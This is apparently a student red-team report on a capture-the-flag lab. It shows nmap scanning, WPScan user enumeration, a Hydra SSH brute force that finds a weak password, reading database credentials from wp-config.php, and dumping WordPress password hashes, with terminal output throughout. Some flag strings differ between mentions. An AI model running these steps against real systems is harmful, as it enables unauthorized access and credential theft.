
Red Team: Summary of Operations

Table of Contents


Exposed Services:

Nmap scan results for each machine reveal the below services and OS details:

Performed nmap scan using the command **‘nmap 192.168.1.0/24’** to find all vulnerable machines on the below subnet with open ports for SSH and HTTP connections. Scan results shows machines are vulnerable as they would accept external network connections from those deemed to be valid employee network admins.



```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-15 04:25 PST
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```



```
Nmap scan report for 192.168.1.115
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.90 seconds
root@Kali:~# █
```

This scan identifies the services below as potential points of entry:

Target 1 (192.168.1.110)

- Port 22 Open SSH
- Port 80 Open HTTP
- Port 111 Open rpcbind
- Port 139 Open netbios-ssn
- Port 445 Open netbios-ssn

Critical Vulnerabilities:

The following vulnerabilities were identified on each target:

Target 1

- User Enumeration (WordPress site)
- Weak User Password
- Unsalted User Password Hash (WordPress database)
- Misconfiguration of user privileges/privilege escalation.


Exploitation:

The Red Team was able to penetrate \`Target 1\` and retrieve the following confidential data:


Target 1

- **\`flag1.txt\`**: b9bbcb33ellb80be759c4e844862482d
- **Exploit Used:**
- WPScan to enumerate users of the Target 1 WordPress site

Command: wpscan --url http://192.168.1.110/wordpress -e u




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -e u
-------------------------------------------------------------------

         WordPress Security Scanner by the WPScan Team
                        Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-------------------------------------------------------------------

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Dec 13 19:14:26 2021
```



```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


- **Targeting user Michael**



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ss
h
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret se
rvice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-15 01:21:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
ended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14
344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```

- Executed Hydra Brute Force attack to find Michael's password using the command "hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh"
- User password was too weak
- Password: michael

- **Capturing Flag 1:** SSH in as Michael traversing through directories and files




```
root@Kali:~# ssh michael@192.168.1.110 -p 22
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Dec 15 20:25:02 2021 from 192.168.1.90
michael@target1:~$
```

- Flag 1 found in var/www/html folder

Commands used:

- ssh michael@192.168.1.110
- pw: michael
- cd ../ - cd var/www/html
- ls -l
- nano service.html



```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ grep -ER flag1
service.html:                   <!—— flag1{b9bbcb33e11b80be759c4e844862482d} ——>
```

Flag2: fc3fd58dcdad9ab23faca6e9a3e581c


Exploit Used:

- Same exploit used to gain Flag 1


- **Capturing Flag 2:** While SSH in as user michael Flag 2 was also found.
- Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.

Commands:

- ssh michael@192.168.1.110
- pw: michael
- cd ../
- cd var/www
- find / i-name flag*
- cat flag2.txt



```
michael@target1:/var/www/html$ ls
about.html    css             img          scss             team.html
contact.php   elements.html   index.html   Security - Doc   vendor
contact.zip   fonts           js           service.html     wordpress
michael@target1:/var/www/html$
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ find /i-name flag*
find: `/i-name': No such file or directory
flag2.txt
michael@target1:/var/www$
```




```
michael@target1:/var/www$ ls
flag2.txt   html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

Flag3: afc01ab56b50591e7dccf93122770cd2

Exploit Used:

- Same exploits used to gain Flag 1 and 2
- **Capturing Flag 3:** Accessing MySQL database.
- Once having found **wp-config.php** file and gaining access to the database credentials as michael, MySQL was used to explore the database.
- Flag 3 was found in **wp_posts table** in the wordpress database.




```
michael@target1:/var/www/html/wordpress$ cd wp-config.php
-bash: cd: wp-config.php: Not a directory
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
```


Commands:

- mysql -u root -p
- enter password: ’R@v3nSecurity’
- show databases
- use wordpress


- show tables
- select * from wp_posts




```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.02 sec)
```



```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```




```
mysql> SELECT ID, user_login, user_pass FROM wp_users;
+----+------------+------------------------------------+
| ID | user_login | user_pass                          |
+----+------------+------------------------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+----+------------+------------------------------------+
